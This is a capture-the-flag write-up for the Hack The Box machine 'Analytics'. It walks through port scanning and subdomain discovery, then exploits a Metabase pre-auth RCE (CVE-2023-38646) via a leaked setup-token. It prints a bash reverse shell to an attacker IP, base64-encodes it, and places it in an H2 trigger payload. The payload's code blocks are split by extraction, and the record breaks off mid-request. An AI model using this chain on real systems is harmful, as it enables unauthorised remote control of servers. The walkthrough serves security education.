
HTB Machine: Analytics - Difficulty: Easy

Erel Regev


Table of Contents

Scanning



```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.11.233 -sV -sC
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-17 11:43 IDT
Nmap scan report for analytics.htb (10.10.11.233)
Host is up (0.14s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://analytical.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Two open ports were found open: 22, 80. I added the IP address and the domain to /etc/hosts and accessed it:




Data

Infomation On Demand

Welcome to analytics Here, we dive into the world of data, unraveling valuable insights and trends. Join us on this data-driven journey to unlock the power of information and drive informed decisions for your business

Testing Functionality & Requests

So on the page itself (body) nothing useful can be found, as well the query box at the bottom of the page.



asfaf

asfas@gmail.com

asasd


agfagagafafaf

Send

(+71) 9876543210

due@analytical.com

On the top though, it is possible to see the different tabs that can be used, as well a login tab. When clicking on it, we revealed a subdomain data.analytical.htb, before even enumerating or fuzzing (we will do it later on):




Request to http://data.analytical.htb:80 [unknown host]

```
GET / HTTP/1.1
Host: data.analytical.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://analytical.htb/
Upgrade-Insecure-Requests: 1

```

I added that to the /etc/hosts file as well in order to access it:



Sign in to Metabase

Email address

nicetoseeyou@email.com

Password

Shhh...

☑ Remember me


Sign in

I seem to have forgotten my password

Note the URL and the “redirect” patameter:

http://data.analytical.htb/auth/login?redirect=%2F

Submitting login request:




Request to http://data.analytical.htb:80 [10.10.11.233]

```
POST /api/session HTTP/1.1
Host: data.analytical.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 67
Origin: http://data.analytical.htb
Connection: close
Referer: http://data.analytical.htb/auth/login?redirect=%2F
Cookie: metabase.DEVICE=1a085755-423e-4cee-972f-3bc25d9012b9

{
  "username":"test@gmail.com",
  "password":"12345678",
  "remember":true
}
```

Another functionality in the login page is “I seem to have forgotten my password”:



Please contact an administrator to have them reset your password.

Back to sign in


That seems to be it for the website. When I used “ffuf” to complete the fuzzing process, I found nothing but the data.analytical.htb sub-domain.

Metabase

Going back to the Login page, it is possible to see we are dealing with Metabase Login page.

Metabase is an open-source business intelligence tool that lets you easily ask questions about your data and turn the answers into visually appealing charts and dashboards.

In order to test things more accurately and save time, Let's start with looking for known vulnerabilities for Metabase:




כ-298,000 תוצאות (0.31 שניות)

CVE Details
https://www.cvedetails.com › Metabase-Me...
Metabase Metabase : Security vulnerabilities, CVEs
CVE-2023-23628 ... Metabase is an open source data analytics platform. Affected versions are subject to Exposure of Sensitive Information to an Unauthorized Actor ...

CVE Details
https://www.cvedetails.com › product › Me...
Metabase Metabase : CVE security vulnerabilities, versions ...
Metabase Metabase security vulnerabilities, exploits, metasploit modules, vulnerability statistics and list of versions.


Assetnote
https://blog.assetnote.io › 2023/07/22 › pre...
Chaining our way to Pre-Auth RCE in Metabase (CVE- ...
22 ביולי 2023 — Metabase is an open source business intelligence tool that lets you create charts and dashboards using data from a variety of databases and ...



CVE 2023-38646 – Metabase Pre-Auth RCE

I found the this source: https://blog.assetnote.io/2023/07/22/pre-auth-rce-metabase/


The first thing I need to do to exploit that, is to get the setup-token. This can be done by navigating to /api/session/properties



```
▾ 25:
    0:                          "vi"
    1:                          "Vietnamese"
▾ 26:
    0:                          "zh"
    1:                          "Chinese"
▾ 27:
    0:                          "zh_CN"
    1:                          "Chinese (China)"
▾ 28:
    0:                          "zh_HK"
    1:                          "Chinese (Hong Kong SAR China)"
▾ 29:
    0:                          "zh_TW"
    1:                          "Chinese (Taiwan)"
landing-page:                   ""
setup-token:                    "24[redacted]f"
```


Now when I have the token, the next step is to send a POST request to /api/setup/validate which holds our reverse shell payload.

I base64 encoded a simple reverse shell payload:




```
┌──(root㉿kali)-[/home/kali]
└─# echo "bash -i >& /dev/tcp/10.10.14.90/7777 0>&1" | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC45MC83Nzc3IDA+JjEK
```

I added it to the request's body I am going to use:




```
{
    "token": "",
    "details":
    {
        "is_on_demand": false,
        "is_full_sync": false,
        "is_sample": false,
        "cache_ttl": null,
        "refingerprint": false,
        "auto_run_queries": true,
        "schedules":
        {},
        "details":
        {
            "db": "zip:/app/metabase.jar!/sample-database.db;MODE=MSSQLServer;TRACE_LEVEL_SYSTEM_OUT=1\\;CREATE TRIGGER pwnshell
            "advanced-options": false,
            "ssl": true
        },
        "name": "an-sec-research-team",
        "engine": "h2"
    }
}
```



```
\njava.lang.Runtime.getRuntime().exec('bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC45MC83Nzc3IDA+JjEK}|{base64,-d}|{bash,-i}')\n$$--=x",
```

I captured a POST request and sent it to the repeater:




```
POST /api/session HTTP/1.1
Host: data.analytical.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 70
Origin: http://data.analytical.htb
Connection: close
Referer: http://data.analytical.htb/auth/login?redirect=%2F
Cookie: metabase.DEVICE=1a085755-423e-4cee-972f-3bc25d9012b9

{
  "username":"wsgsdg@gmail.com",
  "password":"sdgsdgSDG",
  "remember":true
}
```

I used my custom request and sent it to the server while having a listener:

Erel Regev




```
POST /api/setup/validate HTTP/1.1
Host: data.analytical.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 820
Origin: http://data.analytical.htb
Connection: close
Referer: http://data.analytical.htb/auth/login?redirect=%2F
Cookie: metabase.DEVICE=1a085755-423e-4cee-972f-3bc25d9012b9

{
  "token":"24[redacted]f",
  "details":
  {
    "is_on_demand":false,
    "is_full_sync":false,
    "is_sample":false,
    "cache_ttl":null,
    "refingerprint":false,
    "auto_run_queries":true,
    "schedules":
    {
    },
    "details":
    {
      "db":
